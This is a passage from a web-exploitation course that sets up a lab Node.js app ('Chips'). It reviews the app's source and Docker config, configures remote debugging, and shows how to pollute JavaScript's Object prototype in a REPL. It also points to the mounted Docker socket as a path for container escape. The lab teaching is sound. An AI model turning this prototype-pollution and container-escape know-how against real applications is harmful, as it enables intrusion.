


Figure 319: Chips Advanced Connection Settings

We'll target the three endpoints we discovered, beginning with a source code review of each one.

13.1.2 Understanding the Code

Let's begin by downloading the code to our Kali machine using **`rsync`**.

```
kali@kali:~$ rsync -az --compress-level=1 student@chips:/home/student/chips/
chips/ student@chips's password:
```

Listing 472 - Downloading the Chips Source Code

Next, we'll open the source code in Visual Studio Code.

```
kali@kali:~$ code -a chips/
```

Listing 551 - Opening Chips Source in VS Code

The downloaded code has the following folder structure:

```
chips/ ├──
app.js
├── bin
│   └── www
├── docker-compose.yml
├── Dockerfile
├── .dockerignore
├── frontend
│   ├── index.js
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
│   ├── rdp.js
│   ├── root.js
│   └── style
├── node_modules
│   ├── abbrev
│   ├── accepts
    ...
├── package.json
├── package-lock.json
├── public
│   ├── images
│   └── js
├── routes
│   ├── files.js
│   ├── index.js
│   ├── rdp.js
│   └── token.js
├── settings
│   ├── clientOptions.json
│   ├── connectionOptions.json
│   └── guacdOptions.json
├── shared
│   └── README.md
├── version.txt
├── views
│   ├── ejs
│   ├── hbs
│   └── pug
├── .vscode
│ └── launch.json └──
webpack.config.js
```

Listing 552 - Chips Folder Structure

The existence of *bin/www*, *package.json*, and *routes/* indicate that this is a NodeJS web application. In particular, *package.json* identifies a NodeJS project and manages its dependencies.[289]

The existence of the *docker-compose.yml* and *Dockerfile* files indicate that this application is started using Docker containers.

Let's review *package.json* to get more information about the application.

```
01  {
02    "name": "chips",
03    "version": "1.0.0",
04    "private": true,
05    "scripts": {
06      "start-dev": "node --inspect=0.0.0.0 ./bin/www",
07      "watch": "webpack watch --mode development",
08      "start": "webpack build --mode production && node ./bin/www",
9       "build": "webpack build --mode development"
10    },
```

[289] (Lokesh, 2020), https://dev.to/devlcodes/file-structure-of-a-node-project-3opk

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
11    "devDependencies": {
12      "@babel/core": "^7.13.1",
...
24      "webpack": "^5.24.2",
...
33    },
34    "dependencies": {
35      "cookie-parser": "~1.4.4",
36      "debug": "~2.6.9",
37      "dockerode": "^3.2.1",
38      "dotenv": "^8.2.0",
39      "ejs": "^3.1.6",
40      "express": "~4.16.1",
41      "guacamole-lite": "0.6.3",
42      "hbs": "^4.1.1",
43      "http-errors": "~1.6.3",
44      "morgan": "~1.9.1",
45      "pug": "^3.0.2"
46    }
47  }
```

Listing 553 - Chips package.json

We can learn three things from *package.json*. First, the application is started using the *./bin/www* file (line 6). Second, we find that "Webpack" is installed (lines 7-10 and 24). Webpack is most often used to bundle external client side packages (like jQuery, Bootstrap, etc) and custom JavaScript code into a single file to be served by a web server. This means that the *frontend* directory will most likely contain all the frontend assets, including the code that started the WebSocket connection. Finally, the application is built using the "Express" web application framework (line 40). This means that the *routes* directory will probably contain the definitions to the endpoints we discovered earlier.

Let's analyze *./bin/www* to understand how the application is started.

```
01  #!/usr/bin/env node
...
07  var app = require('../app');
08  var debug = require('debug')('app:server');
9   var http = require('http');
10  const GuacamoleLite = require('guacamole-lite');
11  const clientOptions = require("../settings/clientOptions.json")
12  const guacdOptions = require("../settings/guacdOptions.json");
13
...
25  var server = http.createServer(app);
26
27  const guacServer = new GuacamoleLite({server}, guacdOptions, clientOptions);
28
29  /**
30   * Listen on provided port, on all network interfaces.
31   */
32
33  server.listen(port);
34  server.on('error', onError);
35  server.on('listening', onListening);
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
...
```

Listing 554 - ./bin/www Source

From this file we learn that *app.js* is loaded and used to create the server. Note that ".js" is omitted from *require* statements. On lines 33-35, the HTTP server is started. However, before it is started, the server is also passed into the *GuacamoleLite* constructor (line 27). This could allow the guacamole-lite package to create endpoints not defined in Express.

Next, let's review the *app.js* file.

```
01  var createError = require('http-errors');
02  var express = require('express');
03  var path = require('path');
...
11
13  var app = express();
14
15  // view engine setup
16  t_engine = process.env.TEMPLATING_ENGINE;
17  if (t_engine !== "hbs" && t_engine !== "ejs" && t_engine !== "pug" )
18  {
19      t_engine = "hbs";
20  }
21
22 app.set('views', path.join(__dirname, 'views/' +
t_engine)); 23 app.set('view engine', t_engine);
...
30
31  app.use('/', indexRouter);
32  app.use('/token', tokenRouter);
33  app.use('/rdp', rdpRouter);
34 app.use('/files', filesRouter);
...
```

Listing 555 - Chips app.js File

The *app.js* file sets up many parts of the application. Most importantly, we discover that two of the routes are defined on lines 32 and 33. We also find that lines 16-20 allow us to set the templating engine of the application to *hbs*(Handlebars), *EJS*, or *Pug* with the default being hbs. This is set via the *TEMPLATING_ENGINE* environment variable. This is an unusual feature for a web application. However, we added this into the application to easily allow us to switch between the various templating engines. We'll use this to demonstrate multiple ways of leveraging prototype pollution against an application.

> *hbs is Handlebars implemented for Express. However, it uses the original Handlebars library. From this point forward we will use "Handlebars" to refer to this templating engine.*

To show how to change the templating engine, we'll review *docker-compose.yml* to better understand the layout of the application.

```
1    version: '3'
2    services:
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
3       chips:
4         build: .
5         command: npm run start-dev
6         restart: always
7         environment:
8           - TEMPLATING_ENGINE
9         volumes:
10         - .:/usr/src/app
11         - /var/run/docker.sock:/var/run/docker.sock
12      ports:
13        - "80:3000"
14        - "9229:9229"
15        - "9228:9228"
16    guacd:
17      restart: always
18      image: linuxserver/guacd
19      container_name: guacd
20
21    rdesktop:
22      restart: always
23      image: linuxserver/rdesktop
24      container_name: rdesktop
25      volumes:
26        - ./shared:/shared
27      environment:
28        - PUID=1000
29        - PGID=1000
30        - TZ=Europe/London
```

Listing 556 - docker-compose.yml

Line 5 reveals that we can start the application with the *start-dev* script (from *package.json*). This script starts the application on port 9229 with debugging enabled. In production, this should never be set, but it is enabled here for easier debugging when we are attempting to exploit the target.

This file also references the *TEMPLATING_ENGINE* environment variable on line 8. We can set this variable from the command line before running the *docker-compose* command.

Finally, we find that web application container (chips) is started with */var/run/docker.sock* mounted (line 11). This gives the chips container full access to the Docker socket. With access to the Docker socket, we may be able to escape the container and obtain RCE on the host if we can get RCE on the web app container.[290] We can keep this in mind, but first we need to focus on understanding the application.

Let's try changing templating engines. First, we'll stop the existing instance of the application with **`docker-compose down`**.

```
kali@kali:~$ ssh student@chips
...
student@oswe:~$ cd chips/

student@oswe:~/chips$ docker-compose down
Stopping chips_chips_1 ... done
```

[290] (Dejandayoff, 2019), https://dejandayoff.com/the-danger-of-exposing-docker.sock/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
Stopping rdesktop        ... done
Stopping guacd           ... done
Removing chips_chips_1                ... done
Removing chips_chips_run_b082290a7ff7 ... done
Removing rdesktop                      ... done
Removing guacd                         ... done
Removing network chips_default
```

Listing 557 - Stopping Application

Once the application is stopped, we can start it and set **`TEMPLATING_ENGINE=ejs`** before the **`docker-compose up`** command. This will instruct *app.js* to use the *EJS templating engine* and the views found in the *views/ejs* folder. Starting the application should only take a couple of seconds. Once the logs start to slow down, the application should be started.

```
student@oswe:~/chips$ TEMPLATING_ENGINE=ejs docker-compose up
Starting rdesktop        ... done
Starting chips_chips_1   ... done
Starting guacd           ... done
Attaching to guacd, chips_chips_1, rdesktop
guacd       | [s6-init] making user provided files available at
/var/run/s6/etc...exited 0.
...
guacd       | [services.d] done.
rdesktop    | [s6-init] making user provided files available at
/var/run/s6/etc...exited 0.
 ...
rdesktop    | [services.d] done.
chips_1     |
chips_1     | > app@0.0.0 start-dev /usr/src/app
...
chips_1     | Starting guacamole-lite websocket server
```

Listing 558 - Starting the Chips Server with EJS

The application was built with comments in the views for all the templating engines. We'll use these comments to differentiate between the templating engines.

```
kali@kali:~$ curl http://chips -s | grep "<\!--"
        <!-- Using EJS as Templating Engine -->
```

Listing 559 - Validating Templating Engine

We are now running Chips using the EJS templating engine. We'll use this setup for now and change engines later on in the module.

Next, we'll ensure that remote debugging is working as expected.

13.1.2.1 Exercises

1. Reconfigure your Chips instance to use EJS instead of the default.
2. Review the three JavaScript files in *routes* to understand what each one does.

13.1.3 Configuring Remote Debugging

A *.vscode/launch.json* file is provided within the Chips source code, which we can use to quickly set up debugging. We will need to update both *address* fields to point to the remote server.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
{

    "version": "0.2.0",
    "configurations": [
        {
            "type": "node",
            "request": "attach",
            "name": "Attach to remote",
            "address": "chips",
            "port": 9229,
            "localRoot": "${workspaceFolder}",
            "remoteRoot": "/usr/src/app"
        },
        {
            "type": "node",
            "request": "attach",
            "name": "Attach to remote (cli)",
            "address": "chips",
            "port": 9228,
            "localRoot": "${workspaceFolder}",
            "remoteRoot": "/usr/src/app"
        }
    ]
}
```

Listing 560 - launch.json

There are two remote debugging profiles configured. The first is on port 9229. The application is already started using the *start-dev* script from *package.json*, which will start Node on port 9229. To validate that this is working, we need to navigate to the *Run and Debug* tab in Visual Studio Code and start the profile.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 320: Starting Remote Debugging

When the remote debugging is connected, the *Debug Console* will show “Starting guacamole-lite websocket server” and the bottom bar will turn orange.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 321: Connected to Remote Debugging

We can disconnect by clicking *Disconnect* near the top of VS Code.




Figure 322: Disconnecting Remote Debugging

Next, we will attempt to connect via the CLI. Later in the module, we will use the Node CLI with debugging to understand how prototype pollution and templating engines work.

First, we must start Node.js (with debugging enabled) from the web application container in a new terminal window. To do this, we will open a new SSH session to the chips server and use **`docker-compose`** with the **`exec`** command.

While we can **`cd`** into the *~/chips* directory and have docker -compose automatically pick up the *docker-compose.yml* file, we can also pass this file in with the **`-f`** flag.

Next, we'll tell docker-compose we want to execute a command on the chips container (as defined in *docker-compose.yml*). The command we want to execute is **`node – inspect=0.0.0.0:9228`** to start an interactive shell but open port 9228 for remote debugging.

```
student@chips:~$ docker-compose -f ~/chips/docker-compose.yml exec chips node -
- inspect=0.0.0.0:9228
Debugger listening on ws://0.0.0.0:9228/b38f428b-edfa-42cf-be6a-590bc333a3ad
For help, see: https://nodejs.org/en/docs/inspector
Welcome to Node.js v14.16.0.
Type ".help" for more information.
>
```

Listing 561 - Starting Interactive Shell

Next, we can select the *Attach to remote (cli)* setting in Visual Studio Code and start debugging.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 323: Connecting Debugger to Remote CLI

The bottom bar in the IDE should again turn orange and debugging should begin. We should also get a “Debugger attached” message in the interactive node shell.

The benefit of debugging via the cli is that we can now set breakpoints in individual libraries, load them in the interactive cli, and run individual methods without making changes to the web application and reloading every time.

With remote debugging set up, we can begin exploring how JavaScript prototype works and how to exploit a prototype pollution vulnerability.

13.1.3.1 Exercise

Configure remote debugging via CLI and the web application.

13.2 Introduction to JavaScript Prototype

Before we discuss the JavaScript prototype,[291] we must first understand that nearly everything in JavaScript is an object. This includes arrays, Browser APIs, and functions.[292] The only exceptions are null, undefined, strings, numbers, booleans, and symbols.[293]

Unlike other object-oriented programming languages, JavaScript is not considered a class-based language.[294] As of the ES2015 standard, JavaScript does support class declarations. However, in JavaScript the *class* keyword is a helper function that makes existing JavaScript implementations more familiar to users of class-based programming.[295]

---

[291] (Mozilla, 2021), https://developer.mozilla.org/en-US/docs/Learn/JavaScript/Objects/Object_prototypes

[292] (Mozilla, 2021), https://developer.mozilla.org/en-US/docs/Learn/JavaScript/Objects

[293] (Salman, 2019), https://blog.bitsrc.io/the-chronicles-of-javascript-objects-2d6b9205cd66

[294] (Elliott, 2016), https://medium.com/javascript-scene/master-the-javascript-interview-what-s-the-difference-between-class-prototypal-inheritance-e4cd0a7562e9

[295] (Wikipedia, 2021), https://en.wikipedia.org/wiki/ECMAScript#6th_Edition_%E2%80%93_ECMAScript_2015

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

We'll demonstrate this by creating a class and checking the type. We can use the same interactive Node shell we created in the previous section or start a new one.

```
student@chips:~$ docker-compose -f ~/chips/docker-compose.yml exec chips node -
- inspect=0.0.0.0:9228
Debugger listening on ws://0.0.0.0:9228/b38f428b-edfa-42cf-be6a-590bc333a3ad
For help, see: https://nodejs.org/en/docs/inspector
Welcome to Node.js v14.16.0.
Type ".help" for more information.
> class Student {
...     constructor() {
 ..........................................................     this.id = 1;
 .....    this.enrolled = true
 .....  }
...     isActive() {
...             console.log("Checking if active")
...             return this.enrolled
...     }
... }
undefined

> s = new Student
Student { id: 1, enrolled: true }

> s.isActive()
Checking if active
true

> typeof s
'object'

> typeof Student
'function'
```

Listing 562 - A class type is actually a "function"

In Listing 562, we find that the *Student* class is actually a function. But what does this mean? Before ES2015, classes would be created using *constructor* functions.[296]

```
> function Student() {
...this.id = 2;
...this.enrolled = false
... }
undefined
>

> Student.prototype.isActive = function() {
...console.log("Checking if active")
...return this.enrolled;
... };
[Function (anonymous)]

> s = new Student
```

[296] (Schwartz, 2017), https://medium.com/@ericschwartz7/oo-javascript-es6-class-vs-object-prototype-5debfbf8296e

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
Student { id: 2, enrolled: false }

> s.isActive()
Checking if active
false

> typeof s
'object'

> typeof Student
'function'
```

Listing 563 - Pre ES2015 "Class"

The class keyword in JavaScript is just syntactic sugar for the *constructor* function.

Both class and the constructor function use the *new* keyword to create an object from the class. Let's investigate how this keyword works.

According to the documentation,[297] JavaScript's *new* keyword will first create an empty object. Within that object, it will set the *__proto__* value to the constructor function's prototype (where we set *isActive*). With *__proto__* set, the *new* keyword ensures that *this* refers to the context of the newly created object. Listing 563 shows that *this.id* and *this.enrolled* of the new object are set to the respective values. Finally, *this* is returned (unless the function returns its own object).

The use of *prototype* and *__proto__* can be confusing for those familiar with other object-oriented programming languages like C# and Java.

Many object-oriented programming languages, such as Java, use a class-based inheritance model in which a blueprint (class) is used to instantiate individual objects, which represent an item in the real world. The car we own (object in the real world) would inherit from a *Car* class (the blueprint), which contains methods on how to move, brake, turn, etc.

In this class-based inheritance model, we can run the *move()* function in the *Car* object, which was inherited from the *Car* class. However, we cannot run *move()* directly in the *Car* class since it's only a blueprint for other classes. We also cannot inherit from multiple classes, like we would if we wanted to inherit from a vehicle class and a robot class to create a half-car, half-robot Transformer.[298]

However, JavaScript uses prototype inheritance, which means that an object inherits properties from another object. If we refer back to Listing 562 and Listing 563, *Student* is a function (don't forget that functions are also objects). When we create an *s* object, the *new* keyword inherits from the *Student* object.

JavaScript benefits from prototype inheritance in many ways. For starters, one object may inherit the properties of multiple objects. In addition, the properties inherited from higher-level objects can be modified during runtime.[299] This could, for example, allow us to create our desired Transformer with dynamically changing *attack()* functions that are modified for each Transformer's unique power.

---

[297] (Mozilla, year), https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Operators/new#description

[298] (Hasbro, 2021), https://transformers.hasbro.com/en-us

[299] (Shah, 2013), http://aaditmshah.github.io/why-prototypal-inheritance-matters/#constructors_vs_prototypes

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

The ability to change the inherited properties of a set of objects is a powerful feature for developers. However, this power can also be used to exploit an application if improperly handled.

This inheritance creates a prototype chain, which is best summarized by the MDN Web Docs:[300]

> *When it comes to inheritance, JavaScript only has one construct: objects. Each object has a private property which holds a link to another object called its prototype. That prototype object has a prototype of its own, and so on until an object is reached with null as its prototype. By definition, null has no prototype, and acts as the final link in this prototype chain.*

It's important to note that *__proto__* is part of the prototype chain, but *prototype* is not.[301] Remember, the *new* keyword sets *__proto__* to the constructor function *prototype*.

Earlier, we set the *isActive* prototype of *Student* to a function that logs a message to the console and returns the status of the *Student*. It should not come as a surprise that we can call the *isActive* function directly from the "class".

```
> Student.prototype.isActive()
Checking if
active undefined
```

Listing 564 - Running isActive From "class"

As expected, the function executed, logged to the console, and returned "undefined" since *enrolled* is not set in the prototype instance. However, if we try to access *isActive* within the *Student* function constructor instead of the prototype, the function is not found.

```
> Student.isActive
undefined
```

Listing 565 - isActive is not Defined in the Function Constructor

This is because *prototype* is not part of the prototype chain but *__proto__* is. When we run *isActive* on the *s* object, we are actually running the function within *s.__proto__.isActive()* (with *this* context properly bound to the values in the object). We can validate this by creating a new *isActive* function directly in the *s* object instead of running the one in *__proto__*. We can then delete the new *isActive* function and observe that the prototype chain resolves the old *isActive* function from *__proto__*.

```
> s.isActive()
Checking if active
false

> s.isActive = function(){
... console.log("New isActive");
... return true;
... }
[Function (anonymous)]

> s.isActive()
New isActive
```

[300] (Mozilla, 2021), https://developer.mozilla.org/en-US/docs/Web/JavaScript/Inheritance_and_the_prototype_chain

[301] (Kahn, 2021), https://stackoverflow.com/a/9959753

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
true

> s.__proto__.isActive()
Checking if active
undefined

> delete s.isActive
true

> s.isActive()
Checking if
active false
```

Listing 566 - Demo of the prototype Chain in Action

When we set *isActive* on the *s* object directly, *__proto__.isActive* was not executed.

One interesting component of this chain is that when *Student.prototype.isActive* is modified, so is *s.__proto__.isActive*.

```
> Student.prototype.isActive = function () {
... console.log("Updated isActive in Student");
... return this.enrolled;
... }
[Function (anonymous)]

> s.isActive()
Updated isActive in Student
false
```

Listing 567 - Prototype link to Student

When we called the *s.isActive()* function, the updated function was executed because the *isActive* function is a link from the *__proto__* object to the prototype of *Student*.

If we poke around the *s* object further, we find there are other functions that are available that we did not set, like *toString*.

```
> s.toString()
'[object Object]'
```

Listing 568 - toString of Object

The *toString* function returns a string representation of the object. This *toString* function is a built-in function in the prototype of the *Object* class.[302]

Note that *Object* (capital “O”) refers to the *Object* data-type class. *s* is an object that inherits properties from the *Student* class. The *Student* class inherits properties from the *Object* class (since almost everything in JavaScript is an Object).

```
> o = new Object()
{}

> o.toString()
'[object Object]'
```

[302] (Mozilla, 2021), https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Object/toString

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
> {}.toString()
'[object Object]'
```

Listing 569 - toString in Object

We can add a new *toString* to be something a bit more usable in our object by setting *toString* in the prototype of the *Student* constructor function.

```
> s.toString()
'[object Object]'

> Student.prototype.toString = function () {
... console.log("in Student prototype");
... return this.id.toString();
... }
[Function (anonymous)]

> s.toString()
in Student
prototype '2'
```

Listing 570 - Updated toString

The *toString* function now returns the id of the Student as a string.

As we demonstrated earlier, we can also add *toString* directly to the *s* object.

```
> s.toString = function () {
... console.log("in s object");
... return this.id.toString();
... }
[Function (anonymous)]

> s.toString()
in s object
'2'
```

Listing 571 - toString in s object

At this point, this object has three *toString* functions in its prototype chain. The first is the Object class prototype, the second is in the *Student* prototype, and the last is in the *s* object directly. The prototype chain will select the one that comes up first in the search, which in this case is the function in the *s* object. If we create a new object from the *Student* constructor, which *toString* method will be the default when called?

```
> s2 = new Student()
Student { id: 2, enrolled: false }

> s2.toString()
in Student
prototype '2'
```

Listing 572 - toString in New Object

The new *Student* object uses the *toString* method within the *Student* prototype.

What would happen if we changed the *toString* function in the Object class prototype?

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
> Object.prototype.toString = function () {
... console.log("in Object prototype")
... return this.id.toString();
... }
[Function (anonymous)]

> delete s.toString
true

> delete Student.prototype.toString
true

> s.toString()
in Object prototype
'2'
```

Listing 573 - toString in Object Class

In Listing 573, we set the *toString* to log a message and return the id. We also deleted the other *toString* functions in the chain to ensure we execute the one in Object. When we run *s.toString()*, we find that we are indeed running the *toString* function in the Object prototype.

Remember earlier when we found that even new Objects get the updated prototype when changed in the constructor, and that almost everything in JavaScript is made with Objects? Well, let's check out the *toString* function of a blank object now.

```
> {}.toString()
in Object prototype
Uncaught TypeError: Cannot read property 'toString' of
    undefined at Object.toString (repl:3:16)
```

Listing 574 - toString of Blank object after prototype update

Since the blank object does not have an id, we receive an error. However, because of this error and the "in Object prototype" message, we know that we are executing the custom function we created in the Object prototype.

At this point, we have polluted the prototype of nearly every object in JavaScript and changed the *toString* function every time it is executed.

These changes to the *toString* function only affect the current interpreter process. However, they will continue to affect the process until it is restarted. In order to wipe this change, we must exit the Node interactive CLI and start a new interactive session.

Similarly, Node web applications are affected in the same way. Once the prototype is polluted, it will stay that way until the application is rebooted or crashes, which causes a reboot.

Next, let's discuss how we can use prototype pollution to our advantage.

13.2.1.1 Exercise

1. Explain the following:

```
> Object.toString()
'function Object() { [native code] }'

> (new Object).toString()
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
'[object Object]'

> (new Function).toString()
'function anonymous(\n) {\n\n}'

